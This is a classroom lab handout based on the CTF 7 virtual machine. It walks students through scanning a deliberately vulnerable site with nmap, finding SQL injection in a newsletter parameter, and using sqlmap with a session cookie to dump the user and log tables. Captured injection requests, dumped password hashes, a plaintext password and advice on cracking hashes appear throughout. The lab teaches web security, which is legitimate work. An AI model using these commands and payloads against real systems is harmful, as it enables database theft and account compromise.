

## SQL Injection Lab


This is a shortened version of the CTF 7 lab developed by Justin Klein Keane, [www.madirish.net](http://www.madirish.net), which can be found at <http://sourceforge.net/projects/lampsecurity/files/CaptureTheFlag/>. Much of this lab is copied directly from Justin's work and uses his CTF 7 Virtual Machine (VM) unaltered. This version was designed to be completed in roughly three hours by high school seniors. The students have nearly completed the CyberAces curriculum ([www.cyberaces.org](http://www.cyberaces.org)) and have some experience with Linux, Wireshark, and PHP.

### Setup

Copy the file CTF7.zip from the class server. Extract it into your Documents\Virtual Machines directory. You won't need to log in to it, as we will do our interactions through the network. When you open the VM in VMware Player, be sure to click on "I Moved It." If you click "I copied it" your networking won't work, and you'll either have to extract your file again or edit configuration files on the VM. The CTF7 VM is fairly old and can't handle what VMware does when you click "I copied it."

This lab uses the Kali Linux VM, which is available at [www.kali.org](http://www.kali.org). The students may have already installed Kali, but Kali in Live mode will work as well. Examine the VM settings on both VMs and verify that the Kali and CTF7 VMs are on the same network interface (we'll use NAT.)

The attack will be executed from the Kali VM. We'll pretend that the CTF 7 VM is a remote server that we are attacking from Kali. Run `ip address` on your Kali VM to determine the subnet it is on.



```
root@kali: ~/Desktop# ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:86:10:a7 brd ff:ff:ff:ff:ff:ff
    inet 192.168.77.128/24 brd 192.168.77.255 scope global dynamic noprefixroute eth0
        valid_lft 1750sec preferred_lft 1750sec
    inet6 fe80::20c:29ff:fe86:10a7/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
root@kali: ~/Desktop#
```

The CTF 7 VM should be on the same subnet, so run an nmap scan from the Kali VM targeting the subnet you just found from `ip address`. Use the `-sV` option to see if nmap can determine the software versions running on the open ports. The CTF 7 VM has many ports open, so it should stand out. Your host (Windows running VMware Player) will use the .1, .2, and .254 addresses, so rule them out. You should know the address of your Kali VM from `ip address`, so rule it out as well. Note: The student lab machines took several minutes to run the scan.

```
root@kali:~/Desktop# nmap -sV 192.168.77.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-14 08:37 EST
Stats: 0:00:21 elapsed; 251 hosts completed (4 up), 4 undergoing Service Scan
Service scan Timing: About 71.43% done; ETC: 08:37 (0:00:04 remaining)
Stats: 0:01:19 elapsed; 251 hosts completed (4 up), 4 undergoing Service Scan
```

<snip>


```
Nmap scan report for 192.168.77.137
Host is up (0.00095s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.15 ((CentOS))
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: MYGROUP)
901/tcp   open  http         Samba SWAT administration server
5900/tcp  closed vnc
8080/tcp  open  http         Apache httpd 2.2.15 ((CentOS))
10000/tcp open  http         MiniServ 1.610 (Webmin httpd)
MAC Address: 00:0C:29:9D:12:A9 (VMware)
```

## Answer This

What is the IP address of your CTF7 VM? What is the IP address of your Kali VM?

## Visit the Web Site

From the Kali VM, point your Firefox browser to the IP address of the CTF 7 VM. You should see this:




During a normal penetration test, the tester would spend time studying the site manually, run vulnerability scans against the site, and then study the site some more. We are short on time, so we'll skip the scans and demonstrate a SQL Injection attack to show how damaging it can be.

## Finding a SQL Injection Vulnerability

In the complete CTF 7 lab, scans of the web site with Zed Application Proxy (ZAP) from the Open Web Application Security Project (OWASP) found that the URL /newsletter&id=1 is vulnerable to SQL

injection. It also found that the database behind the web site is MySQL. If you finish the lab and still have class time remaining, please run the ZAP scan (see page 21 of the CTF 7 .pdf file.)

Create a login for yourself on the web site so that you can access the vulnerable page. If you click the Sign In button, it should take you to this page. If you see the “sandwich” icon in the upper right corner instead of the sign in button, click the sandwich to reach the sign in.




Sorry, we couldn't find your account. Don't have an account? Sign up for one:

Email

Password

[Forgot your password?](#)

Once you are logged in, you should be able to go to the newsletter page. From the main page click the Resources drop-down, then Newsletter. On the Newsletter page, click Read. The previous scanning determined that the newsletter is contained in a database, and that PHP passes the id number to the database to select the page to view.



## Newsletter


### Conficker Legal and Policy Considerations

The focuses of this paper are the legal and legal policy implications related to the creation, distribution and operation of the technical, procedural and organisational mitigation measures taken in response to the incident.

Read the full article at <http://www.ccdcoe.org/articles/2012/ConfickerConsiderationsInLawAndLegalPolicy.pdf>

If the web application developer does not properly sanitize user input, hostile users will be able inject SQL commands into the database from the web site. One of the characters that can change the

command presented to the database is the single quote ('). Try changing the end of the URL from /newsletter&id=1 to /newsletter&id='1, and see what happens.



This is bad news if you wrote or have to defend this site, good news if you're an attacker. In the first place, the fact that the site echos errors back to the user makes the attacker's job much easier. Second, the error is a SQL error which suggests the site is vulnerable to SQL injection.

### Answer This


Enter other SQL characters like ' ; -- or AND after the id= in the URL to see if you can generate error messages. Paste one of the errors here.

### Exploiting SQL Injection


Review slides 7 and 8 of CyberAces Module 3 in the PHP section, Basic Web Security, which describe SQL injection. To exploit SQL injection manually you must understand Structured Query Language (SQL) for the database you are attacking. We'll study that more next semester, but for the time being we'll use SQLMap, an automated tool. The tool will need access to the site as a logged in user. To do that, we'll provide SQLMap with our session cookie. Remember when we talked about Cross Site Scripting (XSS) and cookie stealing? Basically, we will steal our own cookie so SQLMap can use it.

While your Firefox browser is logged in to the CTF 7 Mad Irish Hacking Academy site, click the "Open Menu" icon (three horizontal line) in the top right of the browser. Click Web Developer and then Toggle

Tools.



In the developer tools, click on the Storage tab and open the cookie for the web site.



To make it easier to build the command we will use, copy the name and the content of the cookie into a text editor and put an equal sign between them. It should look like this, although the random part will be different for you.

```
PHPSESSID= hsdo95h8o8jf6ogojqe68h15k3
```

Create your SQLMap command based on the one below. The -u option specifies the URL we want to attack. The -p option tells SQLMap that the injectable parameter is id. The "--cookie" option gives our "stolen" login cookie, or Session ID to SQLMap. The --dbms option says that we are attacking a MySQL database. (The database type was discovered by the scan we skipped.) The -v option is for verbose output and the --dbs option tells SQLMap to retrieve the database names from the server.

```
sqlmap -u "http://192.168.77.137/newsletter&id=1" -p "id" --cookie="PHPSESSID=hsdo95h8o8jf6ogojqe68h15k3" --dbms="MySQL" -v 1 --dbs
```

I find it easiest to build the command in a text editor before running it the first time. Make sure the IP address and the cookie are the ones from your VM.

**Before** you run the command, open Wireshark and enter a display filter of “http.request”. Start a packet capture and **then** run the command to start SQLMap.

```
root@kali:~# sqlmap -u "http://192.168.77.137/newsletter&id=1" -p "id" --cookie="PHPSESSID=hsdo95h8o8jf6ogojqe68h15k3" --dbms="MySQL" -v 1 --dbs
```



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 09:21:55 /2020-01-14/
```

```
[09:21:55] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q] █
```

We told SQLMap to attack the “id” parameter, so I’m not sure why it asks this question. Enter Y to continue

```
[09:23:34] [INFO] testing connection to the target URL
[09:23:34] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:23:34] [INFO] testing if the target URL content is stable
[09:23:34] [INFO] target URL content is stable
[09:23:34] [INFO] testing if URI parameter '#1*' is dynamic
[09:23:34] [INFO] URI parameter '#1*' appears to be dynamic
[09:23:34] [INFO] heuristic (basic) test shows that URI parameter '#1*' might be injectable (possible DBMS: 'MySQL')
[09:23:34] [INFO] heuristic (XSS) test shows that URI parameter '#1*' might be vulnerable to cross-site scripting (XSS) attacks
[09:23:34] [INFO] testing for SQL injection on URI parameter '#1*'
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] █
```

SQLMap categorizes its requests by level and risk. The default values are 1 and 1, which are fine. Enter Y.

If all goes well, SQLMap will tell you there is a vulnerability and use it to discover the names of the databases on the server. It will then ask if you want to test for other vulnerabilities. Since we are short

on lab time, say no—we can get what we need from this vulnerability.

```
[09:25:29] [INFO] URI parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[09:25:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:25:29] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:25:29] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[09:25:29] [INFO] target URL appears to have 5 columns in query
[09:25:30] [INFO] URI parameter '#1*' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
```

SQLMap should tell you that it found 4 databases. If it doesn't find the databases make sure the last parameter is

--dbs. Two dashes and then dbs. Sometimes strange characters get in when we paste.

```
[09:27:23] [INFO] testing MySQL
[09:27:23] [INFO] confirming MySQL
[09:27:23] [WARNING] reflective value(s) found and filtering out
[09:27:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 6.8
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL >= 5.0.0
[09:27:23] [INFO] fetching database names
[09:27:23] [INFO] used SQL query returns 4 entries
[09:27:23] [INFO] retrieved: 'information_schema'
[09:27:23] [INFO] retrieved: 'mysql'
[09:27:23] [INFO] retrieved: 'roundcube'
[09:27:23] [INFO] retrieved: 'website'
available databases [4]:
```

## Answer This

What databases are present? Make a guess about which one is most relevant to what we are doing.

Go back to Wireshark and look at the requests that SQLMap made to the web site. There should be bunches of them. This is why it is hard to hide SQLi vulnerabilities from a good attack tool. The tool can make hundreds of attempts per second until it finds something. However, it is very noisy. If you are monitoring the traffic to the web site with an Intrusion Detection System (IDS) or Web Application Firewall (WAF), the attack should trigger many alarms. However, a capable and patient human attacker can do a similar attack with less noise.

Filter: http.request							Expression...	Clear	Apply	Save
No.	Time	Source	Destination	Protocol	Length	Info				
16	23.37046000	192.168.222.154	192.168.222.129	HTTP	489	GET /newsletter&id=1 HTTP/1.1				
28	23.43334100	192.168.222.154	192.168.222.129	HTTP	489	GET /newsletter&id=1 HTTP/1.1				
40	24.37068200	192.168.222.154	192.168.222.129	HTTP	489	GET /newsletter&id=1 HTTP/1.1				
52	24.39269200	192.168.222.154	192.168.222.129	HTTP	492	GET /newsletter&id=4702 HTTP/1.1				
64	24.40369000	192.168.222.154	192.168.222.129	HTTP	492	GET /newsletter&id=6412 HTTP/1.1				
74	24.42576900	192.168.222.154	192.168.222.129	HTTP	515	GET /newsletter&id=1.%28%20%29%27%2C%22.%22 HTTP/1.1				
86	24.43572000	192.168.222.154	192.168.222.129	HTTP	512	GET /newsletter&id=1%27VRTB%3C%27%22%3EHoyM HTTP/1.1				
106	39.04690000	192.168.222.154	192.168.222.129	HTTP	535	GET /newsletter&id=1%29%20AND%209042%3D5274%20AND%20%281573%3D15				
118	39.05586500	192.168.222.154	192.168.222.129	HTTP	535	GET /newsletter&id=1%29%20AND%202396%3D2396%20AND%20%286916%3D69				



In Wireshark, use “Follow TCP Stream” to look at one of the attack streams. The attack is embedded in the GET request.

```
Wireshark · Follow TCP Stream (tcp.stream eq 7) · eth0

GET /newsletter&id=1%29%20AND%207207%3D7207%20AND%20%288245%3D8245 HTTP/1.1
Accept-Encoding: gzip,deflate
Connection: close
Accept: */*
User-Agent: sqlmap/1.3.11#stable (http://sqlmap.org)
Host: 192.168.77.137
Cookie: PHPSESSID=hsdo95h8o8j60gojqe68h15k3
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 30 Dec 2019 21:06:18 GMT
Server: Apache/2.4.18 (Ubuntu)

<snip>
<div class="container">
<!-- Newsletter -->
<h1>Newsletter</h1>
Invalid query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL
the right syntax to use near ') AND 7207=7207 AND (8245=8245' at line 1
Whole query: select * from newsletter where id=1) AND 7207=7207 AND (8245=8245
```

In the beginning stage, SQLMap will throw hundreds of SQL commands against the server just to see what sticks. In our case, there is an error generated by the database at the end of the reply. (Oops! Don't let your servers give this valuable information to the enemy!)

### Answer This

Find an attack and reply from one of your streams, different from the one I chose, and paste it here. (If you forgot to run Wireshark, you won't get any attack traffic by rerunning SQLMap. It caches its results and won't repeat the work. You can either run `sqlmap --purge` to clear the cache and start over, or you can grab a packet capture of the next steps instead. In the later stages, SQLMap is more directed in its attack, and may not cause any SQL errors.

### If SQLMap cannot exploit the database (Skip this if your attack was successful)

The most common problem I had was a mistake in the cookie that I gave to SQLMap. If that's the case, when you follow a TCP stream from your attacks, you'll see that the site complains that you must log in to view the page. For this example, I removed the last digit from my PHPSESSID cookie. It must be exactly correct; remember, the session ID is essentially a password.



```
GET /newsletter&id=-7277%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x716b626a71%2C%28CASE%20WHEN%20%28QUARTER%28NULL%29%20IS%20NULL%29%20THEN%201%20ELSE%200%20END%29%2C0x717a7a6271%29%2CNULL%2CNULL%2CNULL--%20 HTTP/1.1
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Host: 192.168.222.129
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: sqlmap/1.0-dev-nongit-20151216 (http://sqlmap.org)
Accept-Charset: ISO-8859-15,utf-8;q=0.7,*;q=0.7
Connection: close
Cookie: PHPSESSID=qhpp2mgdlnvs051r00h948lj
Pragma: no-cache
Cache-Control: no-cache,no-store
```

<snip>

Stream Content

```
<div class="container"><h1>You must be logged in to view this area</h1><p>Use the
login form at the top or <a href="/signup">Sign up</a> for an account.</p><hr>
<footer>
  <p><a href="http://creativecommons.org/licenses/by/3.0/"></a></p>
</footer>

</div> <!-- /container -->

<script src="/js/bootstrap-transition.js"></script>
<script src="/is/bootstrap-alert.is"></script>
```

**If you are stuck**, run a packet capture while you access a page, logged in, from Firefox. The cookies from your Firefox and SQLMap captures should be identical.

## Moving from exploit to plunder

Next, we can attempt to have SQLMap dump all of the data it can find from the database. Because of PHP/MySQL's lack of query stacking (multiple commands in one line, like running `cd /;ls` in Linux) this can take some time. To dump the tables simply change the “--dbs” flag in the previous command (which lists the databases) to “--dump”.

```
root@kali:~# sqlmap -u "http://192.168.77.137/newsletter&id=1" -p "id" --cookie="PHPSESSID=
hsdo95h8o8jff6ogojqe68h15k3" --dbms="MySQL" -v 1 --dump
```

Answering “yes” or accepting suggested values to the resulting questions should be sufficient. In screenshot below, SQLMap was trying to retrieve the column names for the table ‘hits’ in the database ‘website’ and failed. If you say “yes”, SQLMap will use brute force and a list of about 2600 common column names to try to guess them. I used 4 threads to make the attack go faster—your mileage may vary, depending on your computer.

To save time, say “no” to all the tables except logs and users. A real attacker would probably dump all the tables, especially the payments table, since it might contain credit card data.

```

[09:36:38] [WARNING] unable to retrieve column names for table 'hits' in database 'website'
do you want to use common column existence check? [y/N/q] y
which common columns (wordlist) file do you want to use?
[1] default '/usr/share/sqlmap/data/txt/common-columns.txt' (press Enter)
[2] custom
[09:37:09] [INFO] checking column existence using items from '/usr/share/sqlmap/data/txt/co
mmon-columns.txt'
[09:37:10] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)] 4

```

When SQLMap dumps a table, you will see something like this.

```

[09:40:42] [INFO] retrieved: '1','User test@nowhere.com registered with id 113 and passw...
[09:40:42] [INFO] retrieved: '2','User ruby@localhost.localdomain reset their password t...
[09:40:42] [INFO] retrieved: '3','User ruby@localhost.localdomain logged into the admin ...
[09:40:42] [INFO] retrieved: '5','User john@svgs.edu registered with id 114 and password...
[09:40:42] [INFO] retrieved: '4','User charles@localhost.localdomain used recovery. The...
[09:40:42] [INFO] retrieved: '7','User john@admin.com registered with id 115 and passwor...
[09:40:42] [INFO] retrieved: '8','User me@gmail.com registered with id 116 and password ...
[09:40:42] [INFO] retrieved: '6','User ruby@localhost.localdomain logged into the admin ...
Database: website
Table: log
[8 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | message |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | User test@nowhere.com registered with id 113 and password test |
+-----+-----+-----+-----+-----+-----+-----+-----+

```

## Answer This

What user data did you find that may be useable later? Both the logs and user tables have interesting data.

## Extra Info

Note that SQLMap must resort to brute force to figure out the contents of the database. Again, this is a result of the limitations of SQL injection with PHP/MySQL. This is because although a parameter might be injectable, the base of the SQL query cannot be changed. Thus, although the statement:

`SELECT * FROM table WHERE id=x` might be injectable at the position “X”, the prefix of the query (that is the part that reads “SELECT \* FROM table WHERE id”), cannot be changed. The query must always begin with the prefix. This means we can't change the query to read “DESC table” with any amount of SQL back flips.

SQLMap is notoriously bad at performing injection against queries that use parenthesis surrounding the injectable parameter. For instance, the query: `SELECT user_id FROM users WHERE username = $_POST['username'] AND password = MD5($_POST['password']);` is trivial for a human to bypass using SQL injection, but SQLMap will fail to exploit this vulnerability. This is a great example of the fact that despite SQLMap's power, it only functions optimally in a restricted set of circumstances. This is why most scans using the tool will only look for classic injection strings (such as `?id=X` in a URL string where X is numeric). Despite these limitations, SQLMap will still do a reasonable

job of figuring out the contents of tables using a dictionary list of potential column names (but it won't, for instance, find the 'dtstamp' column in the "contact" table).

## Back to plunder

When you get to the user table, you will see lots of lines like this.

```
[09:43:42] [INFO] retrieved: 'test@nowhere.com'
[09:43:42] [INFO] retrieved: ''
[09:43:42] [INFO] retrieved: '5f4dcc3b5aa765d61d8327deb882cf99'
[09:43:42] [INFO] retrieved: '5f4dcc3b5aa765d61d8327deb882cf99'
[09:43:42] [INFO] retrieved: ''
[09:43:42] [INFO] retrieved: ''
```

If you are watching the terminal while SQLMap determines the hash (e22f07b...) you will see that it adds the digits one by one. This is because SQLMap is playing a guessing game. Is the first character bigger or less than 5? Less than? Ok, is it bigger or less than 2? Once it guesses correctly, it moves to the next digit.

SQLMap will ask you if you want to store the results from any table it dumps to a text file. The default location for the installed version of Kali is /root/.sqlmap/output. On Kali Live, the file may be saved in /tmp. Remember that .sqlmap is a hidden directory and will not appear in ls unless you use the -a option. Be sure to save the data from the users table.

```
[09:43:42] [INFO] retrieved: 'john@svgs.edu'
[09:43:42] [INFO] retrieved: 'me@gmail.com'
[09:43:42] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[09:45:02] [INFO] writing hashes to a temporary file '/tmp/sqlmapzRNF0u2418/sqlmaphashes-57Yk6N.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q]
```

Notice that SQLMap recognized that the users table contained password hashes, and asked if you want to crack them. How convenient! You might as well give it a shot. If it doesn't find any useful passwords, you can always take the data you saved from the users table and run it through John the Ripper or OCL Hashcat. (You can say "no" to common prefixes to save time, and still get useful results. Some of these folks have very poor passwords.)

user_id	profile	realname	password	username	last_login
3	Brian is our technical brains behind the operations and a chief trainer.	Brian Hershel	e22f07b17f98e0d9d364584ced0e3c18	brian@localhost.localdomain	
4	<blank>	John Durham	0d9ff2a4396d6939f80ffe09b1280ee1	john@localhost.localdomain	
5	<blank>	Alice Wonder	2146bf95e8929874fc63d54f50f1d2e3	alice@localhost.localdomain	
6	<blank>	Ruby Spinster	9f80ec37f8313728ef3e2f218c79aa23	ruby@localhost.localdomain	
7	<blank>			leon@localhost.localdomain	

Ah, yes, there's good stuff in there. It will be saved in a .csv file if you remembered to tell SQLMap to save it. Otherwise you can copy and paste from the terminal.

## Answer This

What usernames and passwords did you find?


Note that SQLMap did an excellent job of identifying the contents of the log table, which seem to include a plain text password.

This is a perfect example of a non-technical vulnerability (i.e. a business logic flaw). Designed as an internal auditing function in the application (probably to help user support, for instance being able to look up a password immediately after a user changes it to help them reset their passwords) it's a security problem. Even though the application might store user passwords as hashes in the users table, the fact that the "log" table stores any updated passwords as plain text values is a vulnerability.

## More plunder

**Important note:** The credentials (passwords) we've been able to steal are passwords to the database, not to the operating system. However, many users use the same password over and over. Let's see if any of them are guilty of password reuse.

